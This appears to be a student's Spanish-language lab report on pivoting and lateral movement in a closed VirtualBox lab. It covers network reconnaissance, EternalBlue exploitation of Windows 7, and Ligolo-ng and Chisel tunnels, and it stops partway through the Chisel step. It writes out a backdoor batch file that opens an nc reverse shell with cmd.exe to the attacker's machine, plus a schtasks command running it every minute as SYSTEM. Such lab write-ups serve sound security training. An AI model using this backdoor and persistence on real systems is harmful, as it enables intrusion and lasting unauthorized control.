PRACTICA 3

Pivoting y Movimiento lateral

Ignacio Amador López

INDICE

INDICE DE ILUSTRACIONES

INDICE DE TABLAS

INDICE DE FRAGMENTOS DE CODIGO

1. Configuración de laboratorio

Se expone en este apartado la configuración del laboratorio montado para realizar la práctica, siguiendo las directrices mostradas en el enunciado de esta, buscando cumplir con el siguiente esquema de red.



Ilustración 1 - Esquema de laboratorio

Las configuraciones de red, adaptadores y maquinas son los siguientes.

Configuración de red

Se usarán un adaptador puente y dos redes Host-Only. Por ello, las ip de las maquinas Kali y W7, serán dadas en base a la ip del equipo en el que se ejecute el laboratorio, mientras que las redes de los adaptadores Host-Only #2 y #3 se proveerán en base a los rangos dados.



Ilustración 2 - Redes Host-Only de laboratorio



Ilustración 3 - Host-Only #2



Ilustración 4 - Host-Only #3

Configuración de maquinas

Se detalla la configuración usada en las maquinas del laboratorio donde se aplica la siguiente:

- **Kali**: Adaptador puente
- **Windows 7**: Adaptador puente y Host-Only #2
- **Ubuntu**: Host-Only #2 y Host-Only #3
- **Active Directory**: Host-Only #3

Ilustración 5 - Configuración Kali

Ilustración 6 - Configuración Windows 7

Ilustración 7 - Configuración Ubuntu



Ilustración 8 - Configuración AD

Se detalla además por el momento la configuración resultante en la maquina Kali, debido a que es la única a la que tenemos acceso de manera inicial:



Ilustración 9 - Configuración consola Kali

Quiero destacar que, debido a la movilidad del alumno, y la conexión a diferentes redes y la configuración de adaptador puente, en ocasiones la red establecida puede diferir en las imágenes.

2. Maquina #1 – Windows 7

Descubrimiento de red

Se lanza netdiscover para realizar un reconocimiento inicial de la red para lograr reconocer la IP de la maquina objetivo, obteniendo lo siguiente:

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

19 Captured ARP Req/Rep packets, from 8 hosts.   Total size: 1140
 IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
                                     2     120  Universal Global Scientific Industrial., Ltd
                                     1      60  Amazon Technologies Inc.
192.168.0.27    08:00:27:4c:80:23    2     120  PCS Systemtechnik GmbH
                                     1      60  Amazon Technologies Inc.
                                     1      60  Amazon Technologies Inc.
                                     1      60  Unknown vendor
                                     1      60  Samsung Electronics Co.,Ltd
                                    10     600  SERNET (SUZHOU) TECHNOLOGIES CORPORATION
```

Ilustración 10 - Reconocimiento red Adaptador Puente

Se obtienen entones múltiples dispositivos debido a que el adaptador puente expone todos los equipos presentes en la red a la cual se encuentra conectado uno. De todos ellos solo nos interesa el equipo con la IP .27, siendo el proveedor de la MAC uno de los posibles de Virtual Box.

Se lleva a cabo la ejecución de la herramienta Nmap para cerciorarnos de que esta máquina es la correcta y disponernos a trabajar con ella.

```
~/Practica3-Pivoting/M1-Windows7  cat ini.nmap
File: ini.nmap
# Nmap 7.95 scan initiated Wed Sep 24 11:18:12 2025 as: /usr/lib/nmap/nmap -p- -Pn -sSCV --min-rate 3500 -oN ini.nmap 192.168.0.27
Nmap scan report for 192.168.0.27
Host is up (0.0010s latency).
Not shown: 65524 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  tcpwrapped
80/tcp    open  http         Microsoft IIS httpd 7.5
|_http-title: IIS7
|_http-server-header: Microsoft-IIS/7.5
| http-methods:
|_  Potentially risky methods: TRACE
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Professional 7600 microsoft-ds (workgroup: WORKGROUP)
45621/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Bad Request
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 08:00:27:4C:80:23 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: W7-PIVOTING; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: W7-PIVOTING, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:4c:80:23 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2025-09-24T09:20:05
|_  start_date: 2025-09-24T08:51:45
|_clock-skew: mean: -39m59s, deviation: 1h09m16s, median: 0s
| smb-os-discovery:
|   OS: Windows 7 Professional 7600 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::-:professional
|   Computer name: W7-Pivoting
|   NetBIOS computer name: W7-PIVOTING\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2025-09-24T11:20:05+02:00
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Sep 24 11:20:44 2025 -- 1 IP address (1 host up) scanned in 152.72 seconds
```

Ilustración 11 - nmap Windows 7

Se trata entonces de la maquina Windows 7 del laboratorio, pues el nombre de esta coincide con el dado en la configuración en Virtual Box.

Enumeración

La máquina cuenta con los siguientes puertos abiertos:

192.168.0.27

Address

- 192.168.0.27 (ipv4)
- 08:00:27:4C:80:23 - PCS Systemtechnik/Oracle VirtualBox virtual NIC (mac)

Ports

The 65524 ports scanned but not shown below are in state: **filtered**

- 65524 ports replied with: **no-response**

Port		State (toggle closed [0] | filtered [0])	Service	Reason	Product	Version	Extra info
21	tcp	open	tcpwrapped	syn-ack			
80	tcp	open	http	syn-ack	Microsoft IIS httpd	7.5	
	http-title	IIS7					
	http-server-header	Microsoft-IIS/7.5					
	http-methods	Potentially risky methods: TRACE					
135	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
139	tcp	open	netbios-ssn	syn-ack	Microsoft Windows netbios-ssn		
445	tcp	open	microsoft-ds	syn-ack	Windows 7 Professional 7600 microsoft-ds		workgroup: WORKGROUP
45621	tcp	open	http	syn-ack	Microsoft HTTPAPI httpd	2.0	SSDP/UPnP
	http-title	Bad Request					
	http-server-header	Microsoft-HTTPAPI/2.0					
49152	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
49153	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
49154	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
49155	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
49156	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		

Ilustración 12 - Puertos Windows 7

Si llevamos a cabo una enumeración por el protocolo SMB para ver si el usuario anónimo o invitado se encuentran configurados y con acceso, nos encontramos con lo siguiente:

```
~/Practica3-Pivoting/M1-Windows7 nxc smb 192.168.0.27 -u '' -p ''
SMB         192.168.0.27    445    W7-PIVOTING      [*] Windows 6.1 Build 7600 x64 (name:W7-PIVOTING) (domain:W7-Pivoting) (signing:False) (SMBv1:True)
SMB         192.168.0.27    445    W7-PIVOTING      [+] W7-Pivoting\:
```

Ilustración 13 - NetExec Windows 7

Varias claves que destacar:

a) **signing: False** hace posibles ataques de NTLM Relay bajo el uso de ntlmrelayx y responder.
b) **SMBv1: True** lo que significa que en conjunto con el sistema operativo del que hace uso la máquina, esta sea vulnerable a lo que conocemos como Ethernal-Blue.

CVE-2017-0144 Ethernal-Blue	
Descripción	Exploit desarrollado por la NSA que aprovecha una vulnerabilidad en el protocolo SMBv1 de Windows que permite ejecutar código remoto sin autenticación.
Criticidad (CVSS 3.x)	**ALTA** – 8.80
Vector de ataque	Protocolo SMB, puerto 445/TCP
Impacto	Permite **ejecución remota de código** en contexto de sistema **sin credenciales**, otorgando **control total** del host (confidencialidad, integridad y disponibilidad comprometidas). Además, puede propagarse lateralmente de forma automatizada (riesgo de gusanos y ransomware), por lo que un único equipo vulnerable puede derivar en **compromiso masivo de la red**.
Fuentes	https://www.incibe.es/incibe-cert/alerta-temprana/vulnerabilidades/cve-2017-0144

Tabla 1 - CVE-2017-0144 Ethernal-Blue

Explotación

Vista la vulnerabilidad enumerada, procedemos a explotar la misma para obtener acceso a la máquina. Haremos uso de metasploit, usando el siguiente modulo



Ilustración 14 - Módulos metasploit SMBv1

Ilustración 15 - Modulo EthernalBlue

Esto nos provee de meterpreter, que tras lanzar una shell y tras ejecutar comandos para reconocer la red y el usuario del que hacemos uso vemos que la maquina se encuentra vulnerada.



Ilustración 16 - Configuración consola Windows 7

En la configuración de red vemos que, en el adaptador 1, o de área local, tenemos la IP a la cual hemos atacado, siendo este el adaptador por el que hemos obtenido acceso. Vemos la existencia del adaptador de área local 2, el cual hace referencia al adaptador Host-Only de esta máquina, con la IP 192.168.69.3.

Persistencia

Se lleva a cabo la creación de un *backdoor* para crear persistencia en el sistema y que nos podamos conectar a este de manera recurrente sin tener que lanzar siempre los exploits necesarios.

Se hace uso de la herramienta schtasks de Windows, las cuales ejecutan tareas recursivas cada cierto tiempo; una herramienta similar a crontab en sistemas UNIX-Like.

Crearemos un ejecutable .bat el cual ejecutara una conexión por medio de nc a nuestra maquina local, lanzando de esta manera una reverse Shell sin necesidad de estar ejecutando exploits del CVE especificado cada vez que queramos conectarnos a la máquina.

```
/usr/share/windows-resources/binaries cat backdoor.bat
File: backdoor.bat
1  @echo off
2  cd /d C:\Windows\Temp
3  nc.exe 192.168.1.245 9999 -e cmd.exe
```

Ilustración 17 - Script para persistencia

Una vez tenemos el archivo, deberemos subirlo a la maquina víctima y localizarlo en la ruta especificada en el archivo .bat. Tras esto ejecutaremos la creación de la tarea:

```
schtasks.exe /create /tn "\backdoor" /tr "C:\Windows\Temp\backdoor.bat" /sc minute /mo 1 /ru SYSTEM /F
```

Código 1 - Tarea de persistencia con schtasks

- **/create** Especificamos la creación de una nueva tarea.
- **/tn** Damos nombre a la tarea.
- **/tr** Establecemos el comando, script o ejecutable a lanzar cuando la tarea se inicie.
- **/sc** Tipo de programación, en nuestro caso la lanzaremos como minutos.
- **/mo** En combinación con el tipo de programación establecemos un 1 para que se inicie cada minuto.
- **/ru** Cuenta bajo la cual se ejecuta la tarea, en nuestro caso la lanzaremos como nt authority/system
- **/F** Forzamos la creación de la tarea, reescribiendo en caso de que esta existiera ya.

```
C:\Windows\system32>schtasks.exe /create /tn "\backdoor" /tr "C:\Windows\Temp\backdoor.bat" /sc minute /mo 1 /ru SYS
TEM /F
schtasks.exe /create /tn "\backdoor" /tr "C:\Windows\Temp\backdoor.bat" /sc minute /mo 1 /ru SYSTEM /F
Correcto: se cre♦ correctamente la tarea programada "\backdoor".
```

Ilustración 18 - Ejecución schtasks

Tras la correcta creación de la tarea, lo que deberemos hacer es levantar un puerto a la escucha y esperar a que la conexión se realice.

```
~/Pr/M1-Windows7 rlwrap nc -lnvp 9999                    10:22:48
listening on [any] 9999 ...
connect to [192.168.1.245] from (UNKNOWN) [192.168.1.149] 49185
Microsoft Windows [Versi♦n 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Windows\Temp>whoami
whoami
nt authority\system

C:\Windows\Temp>
```

Ilustración 19 - Comprobación de persistencia

Pivoting

Sabiendo el rango de IP de las maquinas a las que tenemos que hacer pivoting hacemos una serie de pings para determinar la IP exacta, siendo esta la 192.168.69.4



Ilustración 20 - Reconocimiento de maquina Ubuntu

Vamos a realizar el primer túnel con Ligolo-ng, debido a que se han probado distintas herramientas como Chisel y Metasploit junto con proxychains, pero no se ha logrado ejecutar de manera satisfactoria.

Al realizar la ejecución del cliente en la maquina Windows nos encontramos que, debido a la antigüedad de esta, existen problemas con las librerías y la versión de Go, por lo que deberemos usar una versión anterior para salvar estas diferencias. Cabe destacar que se ha de usar la misma versión de Ligolo tanto para el agente como para el proxy.

Ligolo-ng

Resolución de problemas: versión de Go

Para poder compilar de manera correcta la versión que queremos de Ligolo, deberemos también hacer un downgrade de la versión de Go a una versión como la 1.20.14, debido a que esta no hace uso de las librerías requeridas al ejecutar en la Windows 7. Esto lo conseguiremos borrando los archivos existentes de Go, descargando el repositorio correspondiente

```
# Borramos los archivos existentes de go

sudo rm -rf /usr/local/go

# Descargamos Go 1.20.14 para Linux amd64

wget https://go.dev/dl/go1.20.14.linux-amd64.tar.gz

# Extraemos los archivos e instalamos

sudo tar -C /usr/local -xzf go1.20.14.linux-amd64.tar.gz

# Añadimos Go al PATH

echo 'export PATH=/usr/local/go/bin:$PATH' >> ~/.bashrc

source ~/.bashrc
```

Código 2 - Instalación de nueva versión de Go

Una vez tenemos la versión correcta de Go, lo que haremos será buscar un reléase de Ligolo que case con la versión de Go instalada, que en nuestro caso encontramos la versión v0.7.5. Para hacer que el repositorio de Ligolo haga uso de esa reléase simplemente tenemos que ejecutar **`git checkout #release_id`**. Una vez hecho esto podemos comprobar la reléase ejecutada:



Ilustración 21 – Release correcta de Ligolo

Hecho esto tendremos que compilar el agente y el proxy para poder realizar la conexión. Lo haremos con los siguientes comandos:

```
# Agente Windows x32

sudo GOOS=windows GOARCH=386 CGO_ENABLED=0 go build -trimpath -ldflags "-s -w" -o agent32.exe

# Agente Windows x64

sudo GOOS=windows GOARCH=amd64 CGO_ENABLED=0 go build -trimpath -ldflags "-s -w" -o agent64.exe

# Proxy Kali

sudo GOOS=linux GOARCH=amd64 CGO_ENABLED=0 go build -trimpath -ldflags "-s -w" -o ligolo-proxy
```

Código 3 - Compilación de agentes y proxy de Ligolo

Creación del túnel

Compilados los agentes, deberemos montar una interfaz de dedicada a Ligolo e iniciaremos el proxy:

```
# Creamos la interfaz

Sudo ip tuntap add user $(whoami) mode tun ligolo

# Levantamos la misma

sudo link set ligolo up

# Iniciamos el proxy

./ligolo-proxy -selfcert
```

Código 4 - Inicio de Ligolo



Ilustración 22 - Inicio de Ligolo

Tras esto deberemos subir el agente a la máquina de salto deberemos iniciar el agente para que este quede a la escucha. En nuestro caso ejecutaremos el agente x32 para evitar problemas con la arquitectura, aunque al tener el Windows 7 una arquitectura x64, si ejecutásemos el correspondiente debería de funcionar correctamente.

```
./ligolo-agent.exe -connect 192.168.1.x:11601 -ignore-cert
```

Código 5 - Comando para agente de Ligolo

Hecho esto vemos que en nuestro proxy se ha detectado una conexión. Tras esto deberemos seleccionar la sesión de este e iniciar el túnel.



Ilustración 23 - Conexión agente-proxy Ligolo

No se nos ha de olvidar que deberemos establecer la ruta, haciéndole saber a nuestra máquina que todo el tráfico proveniente de la red 192.168.69.0/24 se redirija hacia la interfaz de Ligolo.



Ilustración 24 - Creación de rutas



Ilustración 25 - Listado de rutas

Hecho esto, podremos comprobar si la maquina Ubuntu es alcanzable mediante un ping o un nmap.



Ilustración 26 - Comprobación de conexión Kali-Ubuntu Ligolo

Chisel

De igual manera, se puede ejecutar el pivoting con otra herramienta como es Chisel. Esta nos permite pivotar por medio de proxychains.

Windows 7 da los mismos problemas de librerías si intentamos lanzar cualquiera de las ultimas raleases en él, por lo que deberemos cambiar a una reléase anterior y compilar nosotros mismos el cliente. Como en Ligolo, cambiaremos a una reléase la cual haga uso de una versión de Go compatible como la 1.20.4, la cual usaremos para compilar el cliente. En este caso la reléase se trate de la **v1.7.3**.

Hecho esto deberemos compilar el agente con el siguiente comando:

```
GOOS=windows GOARCH=386 go build -o chisel-win7-386.exe
```

Código 6 - Compilación de Chisel para maquina Windows 7

Nos generará el archivo Chisel-win7-386.exe, el cual deberemos subir a la máquina para poder establecer la conexión entre nuestro local y esta.

Debido a que se hace uso de proxychains, deberemos configurar previamente el archivo /etc/proxychains4.conf, establecimiento la siguiente configuración, al menos de manera inicial para el primer pivoting.

```
…

# defaults set to “tor”

socks5    127.0.0.1          1080
```

Código 7 - Configuración /etc/proxychains4.conf

Una vez configurado proxychains deberemos ejecutar el comando tanto del ser servidor (nuestra maquina local o donde queremos recibir la información) y el cliente (la maquina salto). Lo haremos de la siguiente manera:

```
# Server

./chisel server -p $PUERTO_A --reverse

# Client

Chisel.exe client $IP_KALI:$PUERTO_A R:socks
```

Código 8 - Comandos Chisel

De esta manera estableceremos la conexión entre las maquinas, recibiendo los siguientes outputs:

```
/opt/chisel ./chisel server -p 8080 --reverse                    10:38:23
2025/10/06 10:38:35 server: Reverse tunnelling enabled
2025/10/06 10:38:35 server: Fingerprint qesS6WQlcN1Wdjb4u7erJdmxfuBrEUusDpESRgxQisc=
2025/10/06 10:38:35 server: Listening on http://0.0.0.0:8080
2025/10/06 10:53:24 server: session#1: Client version (0.0.0-src) differs from server version (1.11.3)
2025/10/06 10:53:24 server: session#1: tun: proxy#R:127.0.0.1:1080⇒socks: Listening
```

Ilustración 27 - Comprobación de conexión en server Chisel

```
C:\Windows\Temp>chisel-385.exe client 192.168.1.245:8080 R:socks
chisel-385.exe client 192.168.1.245:8080 R:socks
2025/10/06 10:48:44 client: Connecting to ws://192.168.1.245:8080
2025/10/06 10:48:44 client: Connected (Latency 0s)
```

Ilustración 28 - Comprobación de conexión en cliente Chisel

Tras esto, cualquier conexión que queramos hacer con la maquina objetivo, ya sea un nmap, curl, etc. Deberemos preceder el comando con **proxychains:**

